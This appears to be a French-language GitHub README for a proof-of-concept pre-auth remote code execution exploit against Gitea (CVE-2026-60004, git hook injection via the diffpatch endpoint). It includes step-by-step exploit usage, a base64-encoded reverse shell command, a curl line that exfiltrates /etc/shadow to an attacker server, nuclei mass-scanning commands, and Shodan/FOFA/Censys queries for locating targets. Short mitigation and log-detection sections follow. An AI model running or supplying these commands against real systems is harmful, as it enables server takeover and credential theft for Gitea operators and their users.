 imbas007/cve-2026-60004-poc

CVE-2026-60004 Exploit RCE pré-auth — Gitea <= 1.27.0 injection de hook git diffpatch (CVSS 9.8)

┌──────────────────────────────────────────────────────────────┐
│  CVE-2026-60004  │  Gitea Pre-Auth RCE  │  CVSS 9.8 (CRIT)   │
│  diffpatch → git hook injection  │  v1.17–1.27.0 affected    │
└──────────────────────────────────────────────────────────────┘
| Attribut | Détail |
|---|---|
| CVE ID | CVE-2026-60004 |
| Score CVSS | 9.8 (Critique) |
| CWE | CWE-94 (Injection de code) |
| Versions affectées | Gitea 1.17 à 1.27.0 |
| Version corrigée | Gitea 1.27.1 (publiée le 27 juillet 2026) |
| Endpoint vulnérable | POST /api/v1/repos/{owner}/{repo}/diffpatch |
| Découvert par | Shai Rod (NightRang3r) |
| Score EPSS | 0.95 (95 % de probabilité d'exploitation) |
La vulnérabilité exploite la façon dont l'endpoint API diffpatch de Gitea traite les correctifs Git fournis par l'utilisateur :
Piège du clone nu — L'endpoint crée un clone temporaire nu (sans arbre de travail), ce qui signifie que son répertoire racine est $GIT_DIR.
Traitement du correctif — git apply est invoqué avec les options : --index, --recount, --cached, --binary et (avec Git ≥ 2.32) -3 pour le repli de fusion à trois points.
Collision add/add — En envoyant deux fois le même correctif malveillant, l'attaquant déclenche un conflit add/add. Le repli de fusion à trois points de Git écrit le chemin du fichier du correctif sur le disque — contournant la restriction --cached.
Injection de hook — L'attaquant conçoit le correctif de sorte que le chemin du fichier soit hooks/post-index-change. Comme le clone est nu, il atterrit directement dans le répertoire des hooks de Git.
Exécution de code — Lorsque Git met à jour l'index, il exécute automatiquement le hook post-index-change, lançant les commandes shell de l'attaquant sous le compte de service Gitea.
Attacker                              Gitea Server
   │                                      │
   ├─ POST /user/sign_up ────────────────►│  Register new user
   │                                      │
   ├─ POST /api/v1/user/repos ───────────►│  Create private repo (auto-init)
   │                                      │
   ├─ GET /api/v1/repos/.../branches ────►│  Get commit SHA
   │                                      │
   ├─ POST /api/v1/repos/.../diffpatch ──►│  1st patch: plant hook
   │                                      │  Git creates bare clone
   │                                      │  Applies patch (--cached)
   │                                      │
   ├─ POST /api/v1/repos/.../diffpatch ──►│  2nd patch: SAME PATCH
   │   (same exact patch!)                │  ADD/ADD COLLISION!
   │                                      │  Git -3 fallback writes to disk
   │                                      │  hooks/post-index-change created
   │                                      │  Git fires post-index-change hook!
   │                                      │  ┌─ Command executes ─┐
   │                                      │  │ reads /etc/passwd  │
   │                                      │  │ stores in git blob │
   │                                      │  │ creates rce-proof  │
   │                                      │  │ branch             │
   │                                      │  └────────────────────┘
   │                                      │
   ├─ GET /api/v1/repos/.../raw/proof ───►│  Retrieve output
   │◄─────────────────────────────────────┤  /etc/passwd contents
   │                                      │
# Install dependencies (uses stdlib only — no pip needed!)
# Python 3.7+ required

# Quick one-liner
python3 cve-2026-60004-poc.py --url http://target --cmd "id"

# Mode 1: Full-Auto (register + create + exploit + retrieve)
python3 cve-2026-60004-poc.py --url http://target:3000 --mode full-auto

# Mode 2: Semi-Auto (existing credentials)
python3 cve-2026-60004-poc.py --url http://target:3000 --mode semi-auto \
    --user myuser --pw 'MyPass123!'

# Mode 3: Manual (existing user + repo)
python3 cve-2026-60004-poc.py --url http://target:3000 --mode manual \
    --user myuser --pw 'MyPass123!' --repo existing-repo

# Mode 4: Check Only (non-intrusive detection)
python3 cve-2026-60004-poc.py --url http://target:3000 --mode check

# Execute custom command
python3 cve-2026-60004-poc.py --url http://target:3000 --mode full-auto \
    --cmd "whoami; id; env"

# Reverse shell (base64 encoded)
PAYLOAD=$(echo -n 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1' | base64)
python3 cve-2026-60004-poc.py --url http://target:3000 --mode full-auto \
    --cmd "echo $PAYLOAD | base64 -d | bash"

# Exfiltrate data via curl
python3 cve-2026-60004-poc.py --url http://target:3000 --mode full-auto \
    --cmd "curl http://your-server/$(cat /etc/shadow | base64 -w0)"
# Run against a single target
nuclei -t CVE-2026-60004.yaml -u http://target:3000

# Run against multiple targets
nuclei -t CVE-2026-60004.yaml -l targets.txt -o results.txt

# With debugging output
nuclei -t CVE-2026-60004.yaml -u http://target:3000 -debug -v
Mettez à jour Gitea vers la version 1.27.1 ou ultérieure :
# Docker
docker pull gitea/gitea:1.27.1
# Binary
wget https://dl.gitea.com/gitea/1.27.1/gitea-1.27.1-linux-amd64
Désactivez l'inscription ouverte (réduit la surface d'attaque) :
# app.ini
[service]
DISABLE_REGISTRATION = true
Exécutez Gitea avec un compte de service à privilèges minimaux
Surveillez les requêtes POST répétées vers l'endpoint diffpatch
# Search for diffpatch abuse in Gitea logs
grep -E "POST.*diffpatch" /var/lib/gitea/log/gitea.log

# Check for suspicious repo creation + immediate diffpatch use
grep -E "(CreateRepository|diffpatch)" /var/lib/gitea/log/gitea.log
# Shodan
http.title:"Gitea"
http.favicon.hash:5247710

# FOFA
app="Gitea"
title="Gitea"

# Censys
services.software.product:"Gitea"
Cet outil est fourni exclusivement à des fins éducatives et de tests de sécurité autorisés. Utilisez-le uniquement contre des systèmes dont vous êtes propriétaire ou pour lesquels vous disposez d'une autorisation écrite explicite. L'accès non autorisé à des systèmes informatiques est illégal et peut violer :
L'auteur décline toute responsabilité en cas d'utilisation abusive ou de dommages causés par cet outil.
Licence MIT — voir le dépôt EQSTLab pour plus de détails.






